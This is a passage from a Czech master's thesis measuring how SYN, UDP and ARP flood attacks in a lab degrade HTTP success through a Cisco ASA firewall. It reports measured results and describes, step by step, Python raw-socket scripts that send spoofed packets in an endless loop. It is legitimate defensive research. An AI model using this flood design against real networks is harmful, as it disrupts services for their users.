
Na obrázku 5.16 je vidět procentuální úspěšnost prováděných transakcí v závislosti na zvyšujícím se počtu generovaných DDoS paketů/s. Kritická hranice 95 % úspěšných transakcí je dodržena ještě při útoku 2030 paketů/s. V grafu je také vynesena hodnota úspěšnosti při 25 000 DDoSrate. Je vidět, že úspěšnost je menší než 5 %. Hodnoty jsou řádově nižší než u předcházejících typů útoku. Toto může být způsobeno větší náročností zpracování na straně firewallu [10]. Firewall není primárně určen pro ochranu sítě na druhé vrstvě. To by měly obstarat jiné prvky, např. přepínače.



Obr. 5.16: Úspěšnost spojení při ARP Flood útoku

### 5.3.6 Vyhodnocení DDoS útoků – Avalanche

Na obrázku 5.17 je vidět, že útoky na 4. vrstvě mají přibližně stejné průběhy. ARP Flood útok, který pracuje na 2. vrstvě modelu, má řádově vyšší vliv na úspěšnost transakcí (zde jsou pouze hodnoty 10 000 a 25 000, podrobněji viz obr. 5.16).




Obr. 5.17: Srovnání DDoS útoků

## 6 SÍŤ SERVER – PC

Pro měření síly útoků generovaných ze serveru bylo vytvořeno zapojení na obrázku 6.1. Pro generování útoků jsou určeny skripty napsané v jazyku Python (příloha C). PC je určen pro změření síly útoků (DDoSRate).

Server i PC mají dvě síťové karty. Jednu pro správu a druhou pro generování provozu. Přepínač SW-1 je určen pro testování kombinace Server+Avalanche v kapitole 7, pro zachování stejných podmínek byl však vložen již teď. Jedná se o gigabitový přepínač Linksys EG008W. Parametry PC jsou uvedeny v kapitole 4.4.



Obr. 6.1: Topologie laboratorní sítě Server – PC

### 6.1 Nastavení PC

Vzhledem k tomu, že DoS pakety mají podvrženou zdrojovou adresu, byly by odpovědi operačního systému PC směrovány na výchozí bránu. V tomto případě byla výchozí brána nastavena do management sítě (obr. 6.2). Protože je nežádoucí zahlcovat management sítí odpověďmi, bylo na PC upraveno nastavení iptables pomocí následujících příkazů (obr. 6.3). Tímto byly zablokovány pakety pocházející z PC, povoleny byly pouze pakety pro správu systému (SSH, VNC).

```

root@wireshark:~# netstat -rn
Kernel IP routing table
Destination Gateway      Genmask         Flags MSSWindow  irtt Iface
0.0.0.0     192.168.1.1    0.0.0.0         UG    0 0           0 eth0
192.168.1.0 0.0.0.0        255.255.255.0   U~0   0 0           0 eth0
192.168.10.0 0.0.0.0        255.255.255.0   U~0   0 0           0 eth1

```

Obr. 6.2: Směrovací tabulka PC

```

root@wireshark:~# iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT
root@wireshark:~# iptables -A OUTPUT -p tcp --sport 5901 -j ACCEPT
root@wireshark:~# iptables -P OUTPUT DROP

```

Obr. 6.3: Nastavení iptables

Výsledné nastavení iptables je na obrázku 6.4:

```

root@wireshark:~# iptables -L -n -v
Chain INPUT (policy ACCEPT 275K packets, 11M bytes)
pkts bytes target prot opt in out  source      destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out  source      destination

Chain OUTPUT (policy DROP 41 packets, 2462 bytes)
pkts bytes target prot opt in out  source      destination
 286 4278 ACCEPT  tcp  --  *  *  0.0.0.0/0   0.0.0.0/0   tcp spt:22
6947 45M ACCEPT  tcp  --  *  *  0.0.0.0/0   0.0.0.0/0   tcp spt:5901

```

Obr. 6.4: iptables

## 6.2 Generování DoS – L4


Základní kroky skriptu Main.py jsou znázorněny ve stavovém diagramu na obrázku 6.5. Po rozhodnutí, který typ útoku bude spuštěn, přichází samotná tvorba paketu a následné odesílání. Příklad pro TCP SYN útok je znázorněn pomocí sekvencního digramu (obr. 6.6). Samotný skript je v příloze C.1.

Operace skriptu Main.py:

- Import knihoven;
- vytvoření RAW Socketu;
- alokace výchozích globálních proměnných;




- funkce main;
- načtení uživatelských parametrů;
- spuštění funkce udp() nebo načtení typu TCP útoku a spuštění funkce tcp().



Obr. 6.5: Stavový diagram Main scriptu

### 6.2.1 TCP kontrolní součet

Kontrolní součet (Checksum) v hlavičce TCP protokolu je vypočítán spolu s hodnotami IP hlavičky. Vzhledem k tomu, že IP zapouzdřování je teoreticky prováděno až v dalším kroku, tzn. po vytvoření kompletního TCP segmentu, používá se pro výpočet tzv. „Pseudo IP hlavička“. Grafické znázornění je v příloze B. Pseudo IP hlavička obsahuje: zdrojovou IP adresu, cílovou IP adresu, typ protokolu (TCP má hodnotu 6), délku TCP segmentu. Při výpočtu délky TCP segmentu je hodnota Checksum rovná nule. Ve scriptu `classTCPsegment.py` (příloha C.3) je tento postup napsán v metodě `getCorrectTCPHeader`.



Obr. 6.6: Sekvenční diagram pro TCP SYN útok

### 6.3 Generování DoS – L2


Protože se parametry ARP útoku výrazně liší od parametrů útoků na čtvrté vrstvě, byl pro generování ARP útoku vytvořen zvláštní script (příloha C.5).

Operace skriptu ARP.py:

1. import knihoven;
2. alokace výchozích proměnných;
3. vytvoření RAW Socketu;
4. vytvoření Ethernetové hlavičky;
5. vytvoření ARP hlavičky;
6. vytvoření ARP dat odesílatele;
7. vytvoření ARP dat cíle;
8. odesílání rámců ve smyčce.

## 6.4 Výsledné hodnoty DDoSRate


Na PC byl spuštěn program Wireshark a zapnuto zachytávání provozu na rozhraní eth1, viz obr. 6.1. Poté byl po dobu 20 s generován DoS útok ze serveru. Zachycený provoz byl uložen do .pcap souboru a následně zpracován. Zpracováním se rozumí odfiltrování provozu, který nesouvisí se samotným DoS. Naměřené hodnoty DDoSRate jsou v grafu na obrázku 6.7. Je vidět, že generování ARP paketů je přibližně o 60 000 paketů/s rychlejší. ARP paket je pro systém méně náročný na odeslání než paket čtvrté vrstvy.



Obr. 6.7: Srovnání DDoSRate pro jednotlivé typy útoků

## Měření na serveru

Pro ověření závislosti DDoSrate na HW výkonu, byly pakety generovány z PC na server. Toto měření je pouze doplňkové a bylo provedeno jako poslední, tzn. až po měřeních v kapitole 7. Na obrázku 6.8 je vidět nárůst počtu paketů za sekundu. HW parametry PC jsou v tabulce 4.3.




Obr. 6.8: Srovnání DDoSrate, generováno ze serveru / PC

## 7 SÍŤ SERVER – AVALANCHE

V této kapitole byl server zapojen do sítě pomocí přepínače SW-1. Schéma je na obrázku 7.1. Server byl nastaven stejným způsobem jako v kapitole 6. Avalanche byl nastaven pro měření HTTP úspěšnosti, kap. 5.2.2.


Zároveň se spuštěním testu ze zařízení Avalanche bylo také spuštěno generování DoS útoku ze serveru.



Obr. 7.1: Topologie laboratorní sítě Server+Linux

## 7.1 Výsledné hodnoty úspěšnosti HTTP transakcí

Výsledné hodnoty na obrázku 7.2 odpovídají očekávání. Úspěšnost transakcí se pohybuje kolem 16%. Vyjímkou je ARP útok, který vzhledem k velikosti DDoSrate (obr. 6.7), vykazuje 0% úspěšnost. Tyto hodnoty byly očekávány vzhledem ke grafu na obrázku 5.17.



Obr. 7.2: Úspěšnost transakcí při působení útoků ze serveru

## 7.2 Srovnání Avalanche se serverem

Avalanche je zařízení speciálně vyvinuté mimo jiné pro generování paketů. Je schopné generovat větší množství paketů za sekundu (DDoSrate) než server. V grafu na obrázku 5.17 je vidět DDoSrate 250 000 paketů/s. To je téměř o 80 000 paketů/s více než byl schopen generovat použitý server (obr. 6.7). Mezi další výhody patří například možnost regulace množství generovaných paketů/s a také možnost měření síly útoku.

Z popisu skriptů v kapitole 6 je vidět, že sílu útoků (DDoSrate) nelze regulovat. Skripty používají nekonečnou „while“ smyčku, která je přerušena až uživatelem. Není zde žádný algoritmus, který by reguloval DDoSrate. Takovýto algoritmus by ubíral výpočetní výkon a tím pádem snížil maximální množství generovaných paketů. Server tedy generoval maximum paketů/s a pro měření síly útoků bylo do sítě nutné připojit PC (obr. 6.1).

## 8 ZÁVĚR

Tato diplomová práce se zabývá popisem útoků odepření služeb a jejich vlivem na výkon firewallu. V teoretické části byly zpracovány útoky, které je možno simulovat pomocí testeru Spirent Avalanche 3100B. V další části úvodu jsou popsány funkce a základní dělení firewallů. V praktické části práce byly vytvořeny celkem tři laboratorní sítě, které sloužily pro simulaci vybraných útoků.

První síť byla tvořena testerem Spirent Avalanche 3100B, ke kterému byl připojen firewall Cisco ASA 5510. Tester byl určen pro generování útoků a emulací funkce klientů i serveru. Firewall byl nastaven pouze do základního nastavení, které v podstatě odpovídá paketovému firewallu. Tímto způsobem byly nalezeny referenční hodnoty pro další měření. Po změření referenčních hodnot a definování podmínek byl Avalanche použit také jako generátor útoků odepření služeb. Byly změřeny síly útoků (DDoSrate), při kterých je úspěšnost HTTP transakcí 95% nebo vyšší, a bylo zjištěno, že v případě útoků na čtvrté vrstvě modelu ISO/OSI jsou kritické hodnoty DDoSrate přibližně 23 200 paketů/s. V případě ARP útoku, tzn. útoku na druhé vrstvě modelu, je hodnota 2 030 paketů/s.

Druhá síť byla tvořena linuxovým serverem a PC. Oba s operačním systémem Debian. Toto zapojení sloužilo ke změření DDoSrate útoků generovaných z linuxového serveru. Pro generování útoků byly vytvořeny skripty v jazyku Python. Skripty jsou dva, první pro útoky na čtvrté vrstvě, druhý pro druhou vrstvu. Důvodem je to, že parametry útoků se značně liší. Pro zachování čitelnosti skriptu byly skripty odděleny. Princip skriptů lze shrnout do tří částí. V první části jsou načteny vstupní hodnoty a vytvořen systémový socket. Ve druhé části je formován samotný paket (rámec) útoku. V poslední části je paket ve smyčce odeslán na cíl útoku. Změřené hodnoty DDoSrate naznačovaly, že server bude schopen provést silný útok, schopný snížit úspěšnost transakcí na méně než 25 %. V případě ARP úplně znemožnit spojení. Samotné ověření probíhalo v rámci třetí sítě.

Třetí síť byla vytvořena jako kombinace první a druhé sítě. Generování útoků probíhalo ze serveru. Avalanche byl použit pro měření úspěšnosti HTTP transakcí. V této části bylo ověřeno, že server je schopen snížit úspěšnost transakcí pod 25 %. Hodnoty úspěšnosti se pohybují kolem 16 %. Z uvedených výsledků vyplývá, že jeden zdroj útoku (server) je schopen z velké části přerušit legitimní provoz. V případě ARP útoku se potvrdilo očekávané přerušení legitimní komunikace.

## LITERATURA

- [1] Cisco ASA 5500 Series Next Generation Firewalls: Cisco ASA 5510 Adaptive Security Appliances. [online], cit. 19.11.2013.  
URL [http://www.cisco.com/en/US/prod/collateral/vpndevc/ps6032/ps6094/ps6120/product\\_data\\_sheet0900aecd802930c5.html](http://www.cisco.com/en/US/prod/collateral/vpndevc/ps6032/ps6094/ps6120/product_data_sheet0900aecd802930c5.html)
- [2] JUNOS Software Security Configuration Guide [online]: Understanding Land Attacks. [online], cit. 19.11.2013.  
URL <http://www.juniper.net/techpubs/software/junos-es/junos-es93/junos-es-swconfig-security/understanding-land-attacks.html#land-attacks-understanding>
- [3] JUNOS Software Security Configuration Guide [online]: Understanding SYN Flood Attacks. [online], cit. 25.11.2013.  
URL <http://www.juniper.net/techpubs/software/junos-es/junos-es93/junos-es-swconfig-security/understanding-syn-flood-attacks.html#id-34128>
- [4] JUNOS Software Security Configuration Guide [online]: Understanding Tear-drop Attacks. [online], cit. 18.11.2013.  
URL <http://www.juniper.net/techpubs/software/junos-es/junos-es93/junos-es-swconfig-security/understanding-teardrop-attacks.html#id-58014>
- [5] JUNOS Software Security Configuration Guide [online]: Understanding UDP Flood Attacks. [online], cit. 19.11.2013.  
URL <http://www.juniper.net/techpubs/software/junos-es/junos-es93/junos-es-swconfig-security/understanding-udp-flood-attacks.html#id-60351>
- [6] JUNOS Software Security Configuration Guide: Understanding Ping of Death Attacks. [online], cit. 19.11.2013.  
URL <http://www.juniper.net/techpubs/software/junos-es/junos-es93/junos-es-swconfig-security/understanding-ping-of-death-attacks.html#jN1E125>
- [7] R-U-Dead-Yet. [online], cit. 2013-11-15.  
URL <https://code.google.com/p/r-u-dead-yet/>
- [8] Spirent - A leader in test, measurement and service assurance solutions. [online], cit. 2013-11-21.  
URL <http://www.spirent.com>



- [9] Spirent Support. [online], cit. 2013-11-20.  
URL <http://support.spirentcom.com>
- [10] Troubleshooting High CPU Utilization Due to Processes. [online], cit. 01.05.2014.  
URL [http://www.cisco.com/image/gif/paws/41180/highcpu\\_processes.pdf](http://www.cisco.com/image/gif/paws/41180/highcpu_processes.pdf)
- [11] Barbhuiya, F.; Roopa, S.; Ratti, R.; aj.: An Active Detection Mechanism for Detecting ICMP Based Attacks. In *Trust, Security and Privacy in Computing and Communications (TrustCom), 2012 IEEE 11th International Conference on*, 2012, s. 51–58, doi:10.1109/TrustCom.2012.68.
- [12] Callon, R.: RFC 1925: The Twelve Networking Truths. Duben 1996, status: INFORMATIONAL.  
URL <ftp://ftp.internic.net/rfc/rfc1925.txt>,<ftp://ftp.math.utah.edu/pub/rfc/rfc1925.txt>
- [13] Fielding, R.; Gettys, J.; Mogul, J.; aj.: RFC 2068: Hypertext Transfer Protocol — HTTP/1.1. Leden 1997, status: PROPOSED STANDARD.  
URL <ftp://ftp.internic.net/rfc/rfc2068.txt>,<ftp://ftp.math.utah.edu/pub/rfc/rfc2068.txt>
- [14] Hickman, B.; Newman, D.; Tadjudin, S.; aj.: Benchmarking Methodology for Firewall Performance. RFC 3511 (Informational), April 2003.  
URL <http://www.ietf.org/rfc/rfc3511.txt>
- [15] Kozierok, C. M.: TCP Checksum Calculation and the TCP "Pseudo Header". [online], cit. 2014-04-01.  
URL [www.tcpiptime.com/free/t\\_TCPChecksumCalculationandtheTCP\\_PseudoHeader-2.htm](http://www.tcpiptime.com/free/t_TCPChecksumCalculationandtheTCP_PseudoHeader-2.htm)
- [16] Kumar, S.: Smurf-based Distributed Denial of Service (DDoS) Attack Amplification in Internet. In *Internet Monitoring and Protection, 2007. ICIMP 2007. Second International Conference on*, 2007, s. 25–25, doi:10.1109/ICIMP.2007.42.
- [17] Plummer, D. C.: RFC 826: Ethernet Address Resolution Protocol: Or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware. Listopad 1982, status: STANDARD.  
URL <ftp://ftp.internic.net/rfc/rfc826.txt>,<ftp://ftp.math.utah.edu/pub/rfc/rfc826.txt>

- [18] Poongothai, M.; Sathyakala, M.: Simulation and analysis of DDoS attacks. In *Emerging Trends in Science, Engineering and Technology (INCOSET)*, 2012 International Conference on, 2012, s. 78–85, doi:10.1109/INCOSET.2012.6513885.
- [19] Postel, J.: RFC 768: User Datagram Protocol. Srpen 1980, status: STANDARD. See also STD0006 [?].  
URL <ftp://ftp.internic.net/rfc/rfc768.txt>,<ftp://ftp.math.utah.edu/pub/rfc/rfc768.txt>
- [20] Postel, J.: RFC 791: Internet Protocol. Září 1981.  
URL <http://www.ietf.org/rfc/rfc791.txt>
- [21] Postel, J.: RFC 792: Internet Control Message Protocol. Září 1981.  
URL <http://www.ietf.org/rfc/rfc792.txt>
- [22] Postel, J.: RFC 793: Transmission Control Protocol. Září 1981.  
URL <http://www.ietf.org/rfc/rfc793.txt>
- [23] Stallings, W.: *Cryptography and Network Security: Principles and Practice*. Upper Saddle River, NJ, USA: Prentice Hall Press, 6 vydání, 2013, ISBN 0133354695, 9780133354690.

# SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

ASA Adaptive Security Appliances

DoS Denial of Service

FW Firewall

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

ICMP Internet Control Message Protocol

IETF Internet Engineering Task Force

ISO International Organization for Standardization

OSI Open Systems Interconnection

MAC Media Access Control

.pcap packet capture soubor

SSH Secure Shell

SSL Secure Sockets Layer

TCP Transmission Control Protocol

UDP User Datagram Protocol

VNC Virtual Network Computing

